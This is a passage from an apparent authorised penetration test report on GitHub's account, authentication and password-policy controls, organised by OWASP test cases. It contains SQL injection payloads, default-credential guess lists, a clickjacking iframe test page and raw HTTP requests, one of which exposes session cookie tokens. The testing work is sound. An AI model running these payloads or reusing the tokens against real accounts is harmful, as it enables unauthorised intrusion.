gFjNEsd4xn%2BcLHR4QetPvms1HFouVR8pwyiqj5Uhr2cqQ1bIG2H0PvpOL2IkaydbIE7G1NTAutbzoyCi1MVfVqc
6qgKR9ltjZ55LBfkpxHJ01GisxqrEskMvzzFNNNqaS5GXR6iDjYWumJv7DxJI1UX1QKAM9Vm00Wyzucu3uG5U%2FS
hEzHxrfwtZNk5hFPtAqAhZUfBBPpPdgfNEfC0ZzK8QRQQMj0H3%2F9C1o%3D--Zlro8DKNPJztLJ0q--h5gLbzP0y
I1yyIpYMcJ2ww%3D%3D; _octo=GH1.1.1835384611.1748014230; logged_in=yes; cpu_bucket=xlg;
preferred_color_mode=dark; tz=Europe%2FPrague; _device_id=
f31ce1b726bbacb6ca655017f7d3f1b1; GHCC=Required:1-Analytics:1-SocialMedia:1-Advertising:1
; MicrosoftApplicationsTelemetryDeviceId=38f18d82-8889-4c1c-bc8b-4566cac822b3; ai_session
=HVuJxhQE80KYdJkJQxKPLi|1748014248356|1748014406009; MSFPC=
GUID=242bcdb42ad849b2b1ccef4843a0135a&HASH=242b&LV=202505&V=4&LU=1748014250744;
saved_user_sessions=213085090%3AgZmeCylFtnin7hjNzbN0CIMZF0uyJbc33GmMspk0avgRB6AD;
user_session=gZmeCylFtnin7hjNzbN0CIMZF0uyJbc33GmMspk0avgRB6AD;
__Host-user_session_same_site=gZmeCylFtnin7hjNzbN0CIMZF0uyJbc33GmMspk0avgRB6AD; tz=
Europe%2FPrague; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22c
olor_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_
mode%22%3A%22dark%22%7D%7D; dotcom_user=ralnasing-org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/account/organizations/new?transform_user=1
X-Fetch-Nonce: v2:ba9d2d77-c332-6905-4cae-0bee735101ff
X-Github-Client-Version: 061e4795917eea25864cf3dc7c6d19da51ea123e
Te: trailers
```

Figure 33: Sudo mode request

After the sudo mod is verified, a request is sent with the new selected owner.

```
GET /account/organizations/access_list_members?member=ralnasing-orgadmin HTTP/2
Host: github.com
Cookie: _gh_sess=
```

Figure 34: Request with the new owner of the organization

We tried to manipulate the member attribute with the value of the new owner by changing to a different valid and non-valid user, but we always got HTTP/2 401 Unauthorized.

An authentication POST request is then sent with the authentication token and the new organization owner.

```
POST /organizations/transform HTTP/2
Host: github.com

...

authenticity_token=
TN3ZsCB7_BYOsNpZ1lX8lFzrFk2reD5CVOxch6ybPK6Ra8Xf3uHWGZqb7wXHOs6fuiWcqiLyvN2udHYlMwYArw&
transform_user=1&terms_of_service_type=standard&organization%5Bcompany_name%5D=&
organization%5Badmin_logins%5D%5B%5D=ralnasing-orgadmin&coupon=&plan=free
```

Figure 35: Final POST request with the new owner

We tried to manipulate attributes like **authenticity_token**, **admin_logins** and **plan**, but they always triggered HTTP/2 422 Unprocessable Entity.

After sending a POST request with a new owner, GitHub periodically verifies the state of the transformation using **GET /organizations/transforming?user=ralnasing-org HTTP/2**. Once the transformation is complete, GitHub immediately logs out the new organization account and disables login to it (The organization is further managed by the owner's account).

We tried to manipulate the user attribute in the authentication GET request, but unsuccessfully.

- Change to another valid user - immediate logout.
- Change to a non-valid user - 404.

Changing an organization's account back to a personal account is not directly possible. An alternative way is described here: Converting an organization into a user.

11.2.4 Testing for Account Enumeration and Guessable User Account

Testing is in accordance with the OWASP - Testing for Account Enumeration and Guessable User Account

In this section we tested access to valid logins of other users. On GitHub, all usernames (logins) are public and can be searched using, for example, the URL: https://github.com/username or Github user search. A GitHub account cannot be fully hidden. Only repositories can be hidden - the personal repository, emails and most personal information like bio, but the user login will always be public and visible.

Vulnerability found: A publicly traceable login identifier without the ability to hide it. See 10.6.

Next, we'll only look at whether error messages can be used to get the email address of the account, which can also be used for logging in, but unlike the username does not have to be public.

We tested authentication first with valid **email + invalid password** and then with **invalid email and password**. Both returned **HTTP/2 200 OK** and the message: **Incorrect username or password**.

Vulnerability found: We found that GitHub allows email account enumeration via a password reset form. While invalid email addresses return an error, valid emails do not, making it possible to test the existence of accounts (their associated primary emails). See 10.2.

11.2.5 Testing for Weak or Unenforced Username Policy

Testing is in accordance with the OWASP - Testing for Weak or Unenforced Username Policy

No need to test - the app itself offers account lists and enumeration options. See the section above: 11.2.4

11.3 Authentication Testing

11.3.1 Testing for Default Credentials

Testing is in accordance with the OWASP - Testing for Default Credentials.

First, we tried to test logging into the system account using the classic combination like (we tested manually because safeharbour does not allow to use burpsuite intruder with lists):

- **Username:** "admin", "administrator", "root", "system", "guest", "operator", "super", "test"
- **Email:** "admin@github.com", "administrator@github.com", "root@github.com", "systrem@github.com", "guest@github.com", "operator@github.com", "super@github.com", "test@github.com"
- **Password:** "password", "pass123", "password123", "admin", "guest", "test"

All tests to log in using default credentials failed - returned **HTTP/2 200 OK** and the message "Incorrect username or password." (GitHub presumably has system accounts separate from the user login mechanism - we could not find documentation on this).




Figure 36: Sample testing for default credentials.

We did not test the default password for newly created accounts because it is created by users and must comply with the password policy.

11.3.2 Testing for Weak Lock Out Mechanism

Testing is in accordance with the OWASP - Testing for Weak Lock Out Mechanism.

We tested locking your account after entering the wrong password. It seems that GitHub uses a dynamic or adaptive lockout mechanism (the account is locked after a variable number of attempts (5-7) and for a variable amount of time (10-15 minutes)).




Figure 37: Account lockout.

Since we are testing black-box, it is impossible to know exactly what GitHub is using to determine the number of attempts and time, but it is likely to be the time between attempts, history of previous attempts based on IP and account (as the number of attempts to lock down was decreasing).

During authentication, we did not observe any CAPTCHA mechanism, as with registration.

We have not tested the unlock mechanism because GitHub does not offer it. The account is automatically unlocked after a dynamically calculated period of time and cannot be bypassed.

11.3.3 Testing for Bypassing Authentication Schema

Testing is in accordance with the OWASP - Testing for Bypassing Authentication Schema.

We tested authenticated-free access to personal account settings using BurpSuite (Direct Page Request). Access was not granted.




Figure 38: Response for logged in (left) vs not logged in (right) user.

Next, we tested authentication bypass using Parameter Modification. We found the logged_in parameter in BurpSuite and tried to modify it to send in the repeater, but it was automatically reset in the response.

Figure 39: Change the logged_in parameter.




Figure 40: Change the logged_in parameter (response).

We also tested Session ID Prediction. As you can see in the picture below, there is no pattern to compare sessions from (we compared more than 2 sessions, but Burp comparer shows max two).




Figure 41: Session ID compare.

I tested the SQL Injection option to bypass authentication, but it also failed (All returned HTTP/2 200 OK and "Incorrect username or password."). Used payloads:

- "' OR 1=1 –"
- "' OR 'a'='a' – -"
- "' OR 1=1 LIMIT 1 –"
- "' AND 1=1 –"
- "' OR IF(1=1, SLEEP(5), 0) –"
- "' OR SELECT * FROM –"
- "' OR ASCII(SUBSTRING((SELECT user()), 1, 1)) ¿ 64 –"
- "' UNION SELECT null, null, null –"
- "'xyz" (to catch error behaviour)

```
commit=Sign+in&authenticity_token=
qqD%2FsElrwnRoRTRFRGf5haW%2BB%2B8x1eHdOGHk3ztdfQz5QM3sAYSDLX4q%2Br544DVvY2F9FPcKwCl85SFVG8IbPA%3D
%3D&add_account=&login=ralnasing%2Borgadmin%40wearehackerone.com&password=%27+OR+1%3D1+--&
webauthn-conditional=undefined&javascript-support=true&webauthn-support=supported&
webauthn-iuvpaa-support=unsupported&return_to=https%3A%2F%2Fgithub.com%2Flogin&allow_signup=&
client_id=&integration=&required_field_d8b7=&timestamp=1749415849194&timestamp_secret=
0937c0d7a63833c252f4e08d26aff5cb13039a22dc2eff37ce1d8105470e5d44
```

Figure 42: SQL Injection to bypass authentication.

11.3.4 Testing for Vulnerable Remember Password

Testing is in accordance with the OWASP - Testing for Vulnerable Remember Password.

There is no "remember me" field on the login page, but GitHub remembers the logged-in user anyway. Unless the user explicitly logs out, the user_session is stored in cookies (valid for 14 days) and is used to automatically log back in after a reload. The next session testing will be in the Session Management Testing section.

We tested clickjacking using the file below. GitHub is not vulnerable.

```html
<!DOCTYPE html>
<html>
<head>
  <title>Clickjacking test</title>
</head>
<body>
  <iframe
    src="https://github.com/settings/profile"
    width="800"
    height="600">
  </iframe>
</body>
</html>
```

Figure 43: Clickjacking HTML file.




Figure 44: Clickjacking Result.

Session timeout will be tested in Session Management Testing.

11.3.5 Testing for Browser Cache Weaknesses

Testing is in accordance with the OWASP - Testing for Browser Cache Weaknesses.

We tested access to older pages via the back button. After logging out of the account, we were able to use the back button to access the pages from which the user logged out (including private pages of repository sites or emails). The pages could not be interacted with, but could be viewed.

Pages like /settings/emails do not provide sufficient protection for browser caching. See below:

```
HTTP/2 200 OK
Date: Fri, 20 Jun 2025 13:00:33 GMT
Content-Type: text/html; charset=utf-8
Vary: X-Fetch-Nonce, X-PJAX, X-PJAX-Container, Turbo-Visit, Turbo-Frame,
X-Requested-With,Accept-Encoding, Accept, X-Requested-With
X-Fetch-Nonce: v2:c933cf39-8b86-1352-884c-c1f2956c71e0
X-Html-Safe: cad48335ef682e5d7c606ed1ea9dcce0bb93c8a5dc0151ef6dc191c5a6a98009
Etag: W/"add3892318ce679ab13cfae0180acd2a"
Cache-Control: max-age=0, private, must-revalidate
```

Figure 45: Response for page /settings/emails

Vulnerability found: Browser Cache Disclosure After Logout. See 10.4.

11.3.6 Testing for Weak Password Policy

Testing is in accordance with the OWASP - Testing for Weak Password Policy.

First, we tested password generation during registration. According to the description, the password must be either: **at least 15 characters** OR **at least 8 characters including a number and a lowercase letter**. We have tested all these rules.

Vulnerability found: The recommended minimum length is 12 characters according to OWASP - Password security. See 10.7.




Figure 46: Short password




Figure 47: 8 characters without number and lower case letter password

Next, we tried some of the most common passwords from **rockyou.txt**. None of them worked.




Figure 48: Common passwords

It is also not possible to enter the same password as the username. The registration page allows this, but after filling in the CAPTCHA you are redirected back to the registration form with a warning instead of registering. GitHub behaves the same way if the password just contains the login.




Figure 49: Same password as login




Figure 50: Same password as login warning

But we have found that the password can be the same as an email address that an attacker can get from commits or some other way.

Vulnerability found: The registered password can be the same as the email address. See 10.7.

The user never has to change their password - in order of NIST and NCSC.

Testing also shows that when changing a password, all the same rules apply as when creating it.

Passwords can be up to 72 characters long. Valid for both registration and change.

